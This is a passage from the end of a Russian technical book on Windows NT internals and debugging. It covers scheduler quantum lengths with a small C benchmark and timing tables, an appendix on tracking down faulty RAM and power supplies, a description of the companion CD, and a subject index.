 2815      ntoskrnl.exe KiIpiServiceRoutine
  300      ntoskrnl.exe RtlPrefetchMemoryNonTemporal
   73      ntoskrnl.exe KeDisconnectInterrupt
   41      ntoskrnl.exe ExFreePoolWithTag
```

Длительность квантов

Частые переключения контекстов отрицательно сказываются на производительности системы, поэтому Windows NT подбирает продолжительность одного кванта с таких расчетом, чтобы они происходили как можно реже, теряя при этом подвижность и способность к реакции.

Допустим, у нас имеется 100 потоков, каждому из которых выделяется 100 мс процессорного времени, причем все потоки используют отведенное им время полностью. Тогда между двумя переключениями одного и того же потока пройдет 10 с! Вот тебе, бабушка, и многозадачный день... Скажите, по-вашему, это нормально, когда нажатая клавиша отображается на экране только через 10 с? Когда сетевые клиенты получают в час по чайной ложке? А ведь если сервер обрабатывает каждого из клиентов в отдельном потоке (что является типичной стратегией программирования в Windows NT), он должен умело распределять процессорное время между тысячами потоков!

Разработчики UNIX, программирующие не ради денег, а в силу исторической неизбежности, стремятся выбирать величину кванта так, чтобы сервер не терял отзывчивости даже при пиковой нагрузке. Разработчики Windows NT, напротив, оптимизировали свою систему под максимальную производительность, меняя величину кванта от версии к версии так, чтобы совокупное количество обработанных запросов в единицу времени было максимальным. Ведь производительность — это сила, а комфортабельность и уют — понятия растяжимые. Поднимите компьютерные журналы, полазьте по Интернету — везде лежат только сравнительные тесты производительности, но нигде — отношение времени простоя клиента ко времени работы. Ладно, оставим лирику и перейдем к делу.

Windows NT поддерживает два типа квантов: длинные и короткие. Независимо от своего типа кванты могут быть как фиксированной, так и переменной длины (кванты переменной длины еще называют динамическими). Величина кванта выражается в условных единицах, официально называемых quantum units. Три квантовых единицы обычно равны одному "тику" таймера.

Управление типом и продолжительностью кванта осуществляется через следующий параметр реестра:

HKLM\SYSTEM\CurrentControlSet\Control\PriorityControl\Win32PrioritySeparation

Если биты 4 и 5, считая от нуля, равны 10, система использует короткие кванты. То же самое происходит при оптимизации параметров быстродействия под исполнение приложений (**Панель управления | Система | Дополнительно | Параметры быстродействия**). Значение 01 указывает на длинные кванты (они же используются при оптимизации системы под выполнение служб в фоновом режиме). Любое другое значение выбирает продолжительность кванта по умолчанию (короткие — в Windows 2000 Professional, длинные в Windows 2000 Server).

Если биты 2 и 3 равны 10 — длина квантов фиксирована. Значение 01 позволяет планировщику динамически варьировать продолжительность кванта в заранее оговоренных пределах. Любое другое значение выбирает тип квантов по умолчанию (переменные — в Windows 2000 Professional, фиксированные в Windows 2000 Server). При использовании динамических квантов планировщик пытается автоматически увеличить продолжительность квантов некоторых потоков, тех, которым процессорное время нужнее всего. Во всяком случае, планировщик думает, что оно им нужнее, а думает он приблизительно так: если поток обслуживает GUI-окно, и это окно находится в фокусе, продолжительность кванта увеличивается. Если поток полностью использует весь отведенный ему квант, его продолжительность увеличивается. Если конкретный алгоритм планирования зависит от выбранного ядра, и потому одни ядра могут оказаться намного предпочтительнее других.

Два младших бита задают индекс в двухэлементном массиве `PsPrioritySeperation`, расположенном внутри ntoskrnl.exe и используемом планировщиком для расчета продолжительности квантов активного процесса. Эта переменная не экспортируется ядром, но упоминается в символьных файлах. Если же они отсутствуют, обратитесь к функции `PsSetProcessPriorityByClass`, которая использует первый элемент этого массива как указатель на другой массив (табл. П1.1).

Таблица П1.1. *Модельный ряд квантов в Windows 2000 Professional*

	Короткие			**Длинные**		
Переменные	6	12	18	12	24	36
Фиксированные	18	18	18	36	36	36

Для экспериментов с квантами слегка модернизируем нашу тестовую утилиту, заставляя потоки (процессы) использовать отведенный им квант времени целиком. А в первичный поток встроим счетчик времени, вычисляющий продолжительность интервала между двумя соседними переключениями (листинг П1.4).

Листинг П1.4. Измеритель продолжительности квантов

```
thread()
{
        int a, b;
        while(!f) Sleep(0);
        while (f != 2);
        while(1)
```

```
        {
                for (a = 1; a< 100; a++) b = b + (b % a);
        }
}

#define defNthr       300
#define argNthr ((argc > 1)?atol(argv[1]):defNthr)

main(int argc, char **argv)
{
        int            a, zzz;
        SYSTEMTIME     st;

        printf("creating %d threads...", argNthr);
        for (a = 0; a < argNthr; a++)
                CreateThread(0, 0, (void*)thread, 0,0, &zzz);

        f = 1;  printf("OK\n");

        Sleep(0); f = 2;

        while(1)
        {
                GetSystemTime(&st);
                printf("* %02d:%02d:%02d\n",st.wHour, st.wMinute,
st.wSecond);
                Sleep(0);
        }
        return 0;
}
```

Под Windows 2000 Professional уже при 100 потоках время прогона очереди составляет 10 с, а под Windows 2000 Server и того больше. Выглядит это, скажу я вам, очень удручающе, и работать в таких условиях становится крайне дискомфортно. Причем приобретение более быстродействующего процессора не ускоряет обработку очереди, ведь потоки по-прежнему используют отведенные им кванты целиком, и, хотя успевают переработать намного больше данных, каждый из них, как и раньше, получает управление раз в десять секунд. Переход на двухпроцессорную машину повышает отзывчивость системы приблизительно в ~1,3 раза (два процессора умень-

шают длину очереди в два раза, но за счет перехода на APIC продолжительность одного "тика" таймера увеличивается с 10 мс до 15 мс, итого 2/15/10 ~ 1,3). Однако есть и другой, менее дорогостоящий и намного более радикальный способ решения проблемы. Один щелчок мыши увеличит реакционность системы в пять, а то и более раз. Не верите? Ну, так щелкните по рабочему столу, чтобы окно нашего тестового приложения потеряло фокус. Взгляните на таблицу временных замеров, которую мне удалось получить (листинг П1.5).

Листинг П1.5. Время обработки очереди из 100 потоков при исполнении на переднем плане (слева) и в фоновом режиме (справа) на Windows 2000 Professional

```
00:14:48        00:23:10
00:15:02        00:23:12
00:15:16        00:23:14
00:15:30        00:23:16
00:15:46        00:23:18
00:15:59        00:23:20
00:16:11        00:23:22
00:16:27        00:23:24
00:16:41        00:23:27
00:16:55        00:23:29
```

Что произошло? Потоки ушли в фон, их приоритет понизился, а величина кванта сократилась до минимума. И хотя накладные расходы на переключение контекста возросли, время обработки очереди сократилось до 2 секунд, с которыми вполне можно жить!

А теперь закройте все окна с несохраненными документами, которые вам жалко потерять, и увеличьте приоритет тестового приложения хотя бы на одну ступень. Висим? А то! Потоки тестового приложения отбирают процессорное время у всех остальных потоков (включая и некоторые системные), и они оказываются нефункциональными. То есть функциональными, но один раз за 10 с, чего для обработки клавиатурного и мышиного ввода более чем недостаточно. Забавно, но I486C-ядро при этом продолжает работать более или менее нормально.

Обсуждение полученных результатов

Результаты тестирования I486C-ядра, полученные на машине автора, приведены в табл. П1.2—П1.5. Как видно, это ядро имеет множество преимуществ перед стандартным ACPI-ядром. Какое из них использовать — каждый должен решать сам. I486C-ядро не поддерживает ACPI, и поэтому не способно

в полной мере управлять энергопитанием компьютера, однако отрицать его сильные стороны, право же, не стоит. Оно действительно увеличивает производительность системы, и ничего мифического в этом разгоне нет. Не верите? Испытайте его сами. Для этого в процессе установки (переустановки) операционной системы дождитесь, когда на экране появится сообщение **Press <F6> if you need to install a third party SCSI or RAID driver** (Нажмите <F6>, если вам необходимо загрузить SCSI- или RAID-драйвер стороннего производителя), затем <F5> и выберите из списка имеющихся ядер **Standart PC with C-Step i486** (Стандартный компьютер I486 степпинг-С). После этого продолжите установку в обычном режиме.

Таблица П1.2. *Скорость переключения контекста потоков на Windows 2000 Professional с отдачей квантов времени*

Кол-во потоков	Кол-во переключений контекстов за 10 секунд	
	ACPI-ядро	I486C-ядро
+50	7.701.161	8.002.734
+300	2.864.962	4.828.723

Таблица П1.3. *Скорость переключения контекста процессов на Windows 2000 Professional с отдачей квантов времени*

Кол-во процессов	Кол-во переключений контекстов за 10 секунд	
	ACPI-ядро	I486C-ядро
+50	2.923.719	9.638.651
+300	1.945.529	5.038.837

Таблица П1.4. *Скорость переключения контекста потоков на Windows 2000 Professional без отдачи квантов времени*

Кол-во потоков	Кол-во переключений контекстов за 10 секунд	
	ACPI-ядро	I486C-ядро
+50	3.033	6.481
+300	2.086	4.166

Таблица П1.5. *Время обработки очереди на Windows 2000 Professional без отдачи квантов времени*

Кол-во потоков	Время обработки очереди, с	
	ACPI-ядро	I486C-ядро
+50	8	1
+300	15	2

Приложение 2

Практические советы по восстановлению системы в боевых условиях

1. Во время исполнения ошибки имеют наивысший приоритет. Прервать исполнение ошибки может только другая, более активная ошибка.
2. Запросы операционной системы к ошибкам могут игнорироваться.
3. Запросы ошибок к операционной системе игнорироваться не могут.
4. При работе с файлами ошибки могут пользоваться файловой системой базовой ОС и ее ошибками.
5. На ЭВМ с параллельной архитектурой может выполняться несколько ошибок одновременно.

В. Тихонов. "Теория ошибок"

Практически всем администраторам приходилось сталкиваться с теми или иными сбоями ОС и ее окружения, но далеко не все могли быстро найти источник их возникновения (особенно, если сбой происходит нерегулярно и на чужой машине). Тем не менее существует несколько вполне универсальных стратегий поиска дефектных компонентов, разработанных и апробированных еще со времен ЕС и майнфреймов.

Типичная реакция домашнего пользователя на нестабильность работы своей машины — полная переустановка операционной системы. Иногда это помогает, иногда нет, но, как бы там ни было, переустановка операционной системы на сервере — достаточно грандиозное событие, самое малое, на целый день выводящее локальную сеть фирмы из игры. Квалифицированный администратор отличается от неквалифицированного в первую очередь тем, что со всеми проблемами справляется на лету, до минимума сводя время простоя сети.

Вообще-то хорошо отлаженная система, базирующаяся на ОС типа FreeBSD (или подобной ей), способна без сбоев работать годами, не требуя к себе совершенно никакого внимания. Системы, построенные на базе Windows NT, этим, увы, похвастаться не могут, и для достижения сколько-нибудь стабильной работы за ними приходится постоянно ухаживать.

Аппаратное обеспечение, собираемое на коленках в ближайшем подвале, также не отличается высокой надежностью, а отличить качественную подделку от оригинала по внешним признакам достаточно трудно. На просторах России свободно продаются отбракованные чипы, левым путем добытые у производителей и выдаваемые за настоящие. Кстати, многие из именитых производителей грешат передачей своих торговых марок третьим фирмам, выпускающим довольно посредственное оборудование, но продающих его по "брэндовским" ценам. Яркий тому пример — пишущий привод TEAC 552E, к которому фирма TEAC вообще не имеет никакого отношения. Про материнские платы и модули памяти вообще говорить не стоит. Их клепают все кому не лень, и многие модели вообще не работают, кое-как запускаясь на пониженных таймингах и частотах.

Словом, если сбой старушки БЭСМ-6 был настоящим ЧП, то зависание современного сервера — вполне обычное дело, воспринимаемое администраторами, как неизбежное зло. Этот материал не убережет вас ни от критических ошибок приложений, ни от отказа оборудования, но, по крайней мере, научит быстро и безошибочно находить их источник. Речь пойдет преимущественно о Windows NT и производных от нее системах (Windows 2000, Windows XP), хотя поклонники UNIX также найдут здесь немало интересного.

Аппаратная часть

Вот два основных аппаратных виновника нестабильной работы системы — оперативная память и блок питания. Рассмотрим их поподробнее, отмечая особенности взаимодействия с памятью в современных чипсетах, таких как Intel 857P и подобных ему.

Тесная связь между программным и аппаратным обеспечением затрудняет деление текста на две равные части, поскольку ряд сбоев системы вызван отнюдь не алгоритмическими ошибками, а неисправностью железа. Но на начальном этапе анализа "голубого экрана смерти" мы не можем надежно установить его источник и, чтобы не описывать одни и те же методики дважды, условимся относить все критические ошибки системы к программной среде. В действительности же это не вызывает никакого противоречия, поскольку с аппаратными ошибками приходится бороться и программными средствами. Помните известное: "Как нематериальная душа возвращается в тело, в результате материальных действий врача"?

Оперативная память

Оперативная память относится к одному из наименее надежных компонентов вычислительной системы, и потому львиная доля всех сбоев приходится именно на нее. Проявления их могут быть самыми разнообразными: от критических ошибок приложений до периодических или непериодических ошибок чтения (записи) на жесткий диск или даже каскадных ошибок приема/передачи TCP/IP пакетов (что не покажется удивительным, если вспомнить о кэширующем приводе всех драйверов, обслуживающих устройства ввода/вывода). Любой аппаратный ресурс, требующий для своей работы некоторого количества оперативной памяти, так или иначе, зависим от работоспособности последней.

Существует мнение, что память "с четностью" полностью решает проблему своей надежности и сводит риск разрушения данных к разумному минимуму. На самом деле это не так. Память с четностью распознает лишь одиночные ошибки и не гарантирует обнаружение групповых. Память типа ECC (Error Check & Correction/Error Correction Code — Контроль и Исправление Ошибок) способна автоматически исправлять любые одиночные ошибки и обнаруживать любые двойные. До тех пор, пока оперативная память функционирует более или менее нормально, противостояние энтропии и помехозащитных кодов решается в пользу последних. Однако при полном или частичном выходе одного или нескольких модулей памяти из строя корректирующих способностей контролирующих кодов перестает хватать, и система начинает работать крайне нестабильно.

Концепция виртуальной памяти, реализованная в операционных системах семейства Windows и UNIX, рассматривает основную оперативную память, как своеобразный кэш. А это значит, что одни и те же логические страницы адресного пространства в разное время могут отображаться на различные физические адреса. Разрушение одной-единственной физической ячейки памяти затрагивает множество виртуальных ячеек, и потому сбои памяти практически всегда проявляются "коллективными" критическими ошибками приложений, рассредоточенными в широком диапазоне адресов. Если же критические ошибки возникают лишь в некоторых процессах и располагаются по более или менее постоянным адресам — с высокой степенью вероятности можно предположить, что это программная, а не аппаратная ошибка. Исключение составляет неоткачиваемая область памяти (non-paged pool), занятая ядром системы и всегда размещающаяся по одним и тем же физическим адресам. Наличие дефектных ячеек в данной области обычно приводит к синему экрану смерти и/или полному зависанию системы, хотя в некоторых случаях ошибки драйверов передаются на прикладной уровень и роняют один или несколько процессов.

Самое интересное, что при прогоне нестабильно работающих драйверов под отладчиком ошибка волшебным образом может исчезать. В действительности

ничего загадочного тут нет. За счет многократного снижения интенсивности доступа к памяти отладчик позволяет "вытянуть" даже дефектные ячейки, затрудняя их локализацию. Некоторые руководства рекомендуют исследовать дамп, сброшенный системой при возникновении критической ошибки в ядре системы, наивно надеясь на то, что искаженные ячейки будут выглядеть как бессмысленный мусор, сразу бросающийся в глаза даже при минимальных навыках дизассемблирования. При разрушении большого количества ячеек памяти, затрагивающих исполняемый код, это действительно так. Однако искажение областей данных предложенный алгоритм выявить не в состоянии. Только чрезвычайно опытный разработчик драйверов заподозрит, что здесь что-то не так. А ведь в некоторых случаях неисправный модуль содержит всего лишь один-единственный дефектный бит информации, который при визуальном осмотре дампа вообще нереально обнаружить. К тому же не стоит забывать, что "замусоривание" памяти может быть вызвано не только аппаратными, но и программными ошибками (например, программист забыл проинициализировать буфер или направил указатели в "космос", передав управление по произвольному адресу памяти).

Худший случай — это разрушение буферов ввода/вывода, зачастую приводящее к полному краху файловой системы без какой-либо надежды на ее восстановление. По непонятной причине разработчики дисковых драйверов отказались от подсчета контрольной суммы пересылаемых через них блоков данных, что сделало файловую систему чрезвычайно уязвимой. Причем NTFS оказывается даже в худшей ситуации, чем FAT32, поскольку требует значительно меньшего объема буферной памяти для своей поддержки и к тому же значительно легче поддается "ручному" восстановлению. Автор использует отказоустойчивые буфера, построенные на основе демонстрационных драйверов, входящих в состав DDK, и дополненные специальными средствами контроля. Главное ноу-хау данной технологии состоит в том, что обмен с диском ведется на "сыром" (RAW MODE) уровне, т. е. помимо области пользовательских данных в сектор входит контрольная сумма, по которой драйвер, с одной стороны, и привод, с другой стороны, контролируют целостность данных. В жизни автора эта технология срабатывала дважды (в смысле, выявляла дефектный модуль памяти, пытавшийся разрушить жесткий диск), так что усилия, затраченные на разработку драйверов, окупили себя сполна!

Кстати, тестирование оперативной памяти путем прогона специальных программ (Check It, PC Diagnostic и им подобных) — не самый лучший путь для выявления ее работоспособности. В силу физической неоднородности подсистемы памяти дефективность бракованных модулей зачастую проявляется не на любой, а на строго определенной последовательности запросов и при определенном сочетании содержимого разрушенной и окрестных ячеек. Тестирующие программы перебирают ограниченное количество наиболее

типичных шаблонов и потому обнаруживают лишь некоторые, наиболее дефектные дефекты (шутка!). Ряд серверных чипсетов содержит в себе более или менее продвинутые средства тестирования памяти, работающие в фоновом режиме и достаточно эффективно.

Ряд тестовых пакетов таких, например, как TestMem от SERJ_M, перебирают большое количество разнотипных шаблонов и довольно лихо выявляют скрытые дефекты модулей памяти, в обычной жизни проявляющиеся лишь при стечении множества маловероятных обстоятельств. К сожалению, эволюция чипсетов, в конце концов, привела к тому, что и эти шаблоны перестали работать. При слишком интенсивном обмене с памятью чипсет Intel 857P и другие подобные ему чипсеты начинают вставлять холостые циклы, давая памяти время "остыть" и предотвращая тем самым ее перегрев. С одной стороны, такое конструкторское решение можно только приветствовать, поскольку оно значительно повышает надежность системы, но с другой — чрезвычайно затрудняет ее тестирование. Для получения сколько-нибудь достоверных результатов тестирующая программа должна подобрать такую интенсивность прогона памяти, при которой холостые циклы еще не вставляются, но система работает уже на пределе. Насколько известно автору, подобных программ еще нет, и когда они появится на рынке — неизвестно. Так что спасение утопающих — забота самих утопающих.

Кстати, о птичках. Сама по себе память может быть и не виновата. Источником ошибок вполне может быть и северный мост чипсета, содержащий контроллер памяти. Исследуя чипсет VIA KT133, автор обнаружил несколько критических ошибок планировщика очередей, приводящих к искажению передаваемых данных и визуально проявляющихся, как типичные дефекты памяти.

Блок питания

Второй по распространенности источник нестабильной работы компьютера — это блок питания. Современные компьютеры предъявляют к качеству питающего напряжения достаточно жесткие требования, при нарушении которых, работа компьютера становится совершенно непредсказуемой, проявляясь зависаниями, критическими ошибками и голубыми экранами смерти, выскакивающими в самых неожиданных местах. В ряде случаев отмечается замедление быстродействия приводов, обычно носящее характер внезапных провалов производительности (копирование файлов движется как бы рывками).

Практически все уважающие себя производители материнских плат оснащают свои детища развитой электронной системной контроля основных (опорных) напряжений, показания которых отображаются специальными утилитами. Убедитесь, что питающий потенциал соответствует норме, отклоняясь от нее не более, чем на 5%−10%, и остается относительно посто-

янным в процессе работы компьютера. Причем "недобор" напряжения намного более опасен, чем "перебор". Увеличение потенциала на 15%–20% практически никогда не приводит к моментальному выходу электроники из строя, правда, вызывает ее перегрев, но при наличии качественной системы охлаждения с этим можно и смириться. Но даже незначительное уменьшение потенциала заметно снижает реакционность переходных процессов полупроводниковых элементов, и система не успевает поспевать за тактовой частотой, что приводит к зависаниям, критическим ошибкам, перезагрузкам и т. д.

На рис. П2.1 приведен плохой блок питания, обнаруживающий значительную просадку на линии 12 вольт и чудовищные пульсации напряжения. Линия 3,3 вольт, обслуживающая святую святых — оперативную память, — также слегка пульсирует, хотя стабилизируется отнюдь не блоком питания, но самой материнской платой, предел стабилизации которой, впрочем, тоже не безграничен, и даже качественная материнская плата бессильна выправить кривой от рождения блок питания.



Рис. П2.1. Пример плохого блока питания

К сожалению, точность интегрированных вольтметров достаточно невелика, и многие из них явно нуждаются в хорошей калибровке. Поэтому доверять таким показаниям следует с осторожностью и большой долей скептицизма, при необходимости уточняя их нормальным цифровым мультиметром.

И все-все-все

Остальные компоненты компьютера практически никогда не вызывают серьезных проблем. Процессоры (при надлежащей системе охлаждения и не

слишком задранной тактовой частоте, конечно) лишь в исключительных случаях позволяют себе подвесить систему (да и то, основная доля вины ложится не на сам процессор, а на интегрированный кэш). Кстати, характерная болезнь разогнанных процессоров — голубой экран с надписью "UNEXPECTED_KERNEL_MODE_TRAP".

Жесткие диски, становясь все более и более интеллектуальными устройствами, достаточно неприхотливы, правда, при неправильной установке терминаторов на SCSI-устройствах Windows NT может выбрасывать голубой экран смерти, но хорошие диски термируют себя самостоятельно.

Карты расширения от сторонних производителей, будучи расположенными на разделяемой PCI-шине, способны вызывать любые мыслимые и немыслимые конфликты, поэтому не пользуйтесь продукцией тех поставщиков, которым вы не доверяете.

Приложение 3

Описание компакт-диска

Прилагаемый к книге компакт-диск содержит все исходные коды программ, упоминающихся в книге, их скомпилированные версии, иллюстрации к книге и некоторые полезные утилиты. Система именований каталогов, помещенных на диск, соответствует системе именования программ и примеров в печатной версии книги. Ряд примеров, помещенных на диск, в тексте книги не упоминается. Такие программы читателям, для тренировки, предлагается взломать самостоятельно.

Структура каталогов:

- каталог pic — иллюстрации к тексту книги;
- каталог src — исходные коды программ и примеров;
- файл документации о различии X86-процессоров.

Предметный указатель

A

Access violation. *См.* Структурное исключение
Alcohol 120% 536
ALD отладчик 110, 391
Anti-debug trick 600
API-функция 734
ASPack упаковщик 743

B

Back Door программа 380
Back trace 502
Bash оболочка 391
Biew утилита 108
Bochs эмулятор 69
BooundsChecker 97488
BOUND_IMPORT 720
Break Point. *См.* Бряк
Bug Check 670
Burneye упаковщик 117

C

C2U утилита 142
Context 797
Cup 386
  отладчик 322
  распаковщик 74

D

Data Stamp 612
Datacenter Server 734
Debug.com отладчик 74
DebugView утилита 503
Delay helper 724
Dependency Walker 253
DG флаг 339
Dispatcher 796
DOS-Box 69
Dump PE утилита 551
Dumpbin утилита 124

E

ELF-файл 116, 689
Entry point 109

F

File Alignment 769
Forwarding 716

G

GDB отладчик 56
GPF исключение 337

H

HAL модуль 95

I

IDA Pro 112, 397
Idasym утилита 211
IDC-файл 214
Idle процесс 161
Image base 687, 734
Image page 686
Inline-функция 413
Interrupt List 735

K

Kernel memory dump 667
Ktrace утилита 115

L

LINICE отладчик 110
LZ-распаковка 334

M

MakeCrk утилита 142
Meta Level Compilation. *См.* MLC
MFC-приложения 662
Microsoft Kernel Debugger 649, 735
Microsoft Visual Studio 649
MLC 505
MS Link линкер 469
Msym утилита 194
MZ сигнатура 588, 734

N

Name RVA поле 734
Native 363
NET STAT утилита 122
NET A платформа 563
Norton Disk Destroyer 68
NTFS-поток 736
Number of name pointers 595
NuMega компания 46
NuMega True Coverage 497

O

Objdump утилита 108
Offset 687
OllyDbg отладчик 51
Onion's layer 117
Overlay 686

P

PAE режим 784
PAE-ядра 784
PE сигнатура 734
PEDUMP утилита 550
Periscope отладчик 213
PE-заголовок 469
PE-загрузчик 742
PE-файл 420
PICE отладчик 111
PIC-контроллеры 784
PID процесса 161
Ppid 392
Preferred address 702
PTrace библиотека 56

Q

Quantum 796
Quantum units 802
QVIEW 550

R

RVA-указатель 708
RVA-адрес 743
RVA-ссылки 774

S

SEH 486
Shiva шифр 117
Sid 392
Small memory dump 666
Source-level 109
SOURCER дизассемблер 190
Star Force защитный механизм 535

Stdcall функция 527
Stealth-вирусы 734
Step Over трассировка 322
Stress.exe утилита 501
Symbol file 798

T

TD отладчик 61
TEB 577
TElock упаковщик 743
Thunk 724
TIB 576
Total View отладчик 56
Trsutil отладчик 326
Truss утилита 113
TRW отладчик 51

U

Ulink линкер 724
UniLink 549
Uniprocessor kernel 783
Unlink утилита 570
UPX архиватор 542, 743
USP APC Power Chute Plus 373

V

Virtual PC эмулятор 69
VMware эмулятор 79
VTune профилировщик 327

W

Watch point 62
WDB отладчик 561
Win32, API 565, 567
WINSOCS библиотека 122
Wldr утилита 143

Z

Zero Flag 586

А

АЛУ 94
Альфа-декодеры 95
Архитектура IA-32, 234
Асимметричные ядра 783

Б

Бета-декодеры 95

В

Виртуализировать порты 346

Д

Дамп коры 62
Дескриптор 244, 391

И

Идентификатор родительского процесса. *См.* Ppid
Идентификатор сессии. *См.* Sid
Инструкции декодирования 333
Информационный блок цепочки. *См.* TIB

К

Компилятор метауровня. *См.* MLC
Криптостойкие шифры 479
Кроссплатформенный отладчик 56

М

Многопоточность 60
Многопроцессорные ядра 782

Н

Низкоуровневый доступ 347
Номер дескриптора 244

О

Обратная трассировка. *См.* Back trace
Ординал 715
Отладчик SoftIce 45, 51
Отлаживаемый код 49
Относительные виртуальные адреса. *См.* RVA

П

Патентное право 345
Переполнение при делении 333
Планировщик. *См.* Dispatcher
ПЛИС схема 92
Портирование приложений 487

Р

Рентабельность 738

С

Самотрассирующиеся программы 332
Сигнатура MZ 588
Соглашения stdcall 250
Спинлук 782
Стековый указатель 62
Структурное исключение 580

Т

Тестирование драйвера 85
Точка входа. *См.* Enter point
Точки останова. *См.* Бряк
Триальность 369

У

Указатель команд 62
Унипроцессорное ядро 783

Х

ХАСП 343
Х-код 732

Э

Экзобайт 738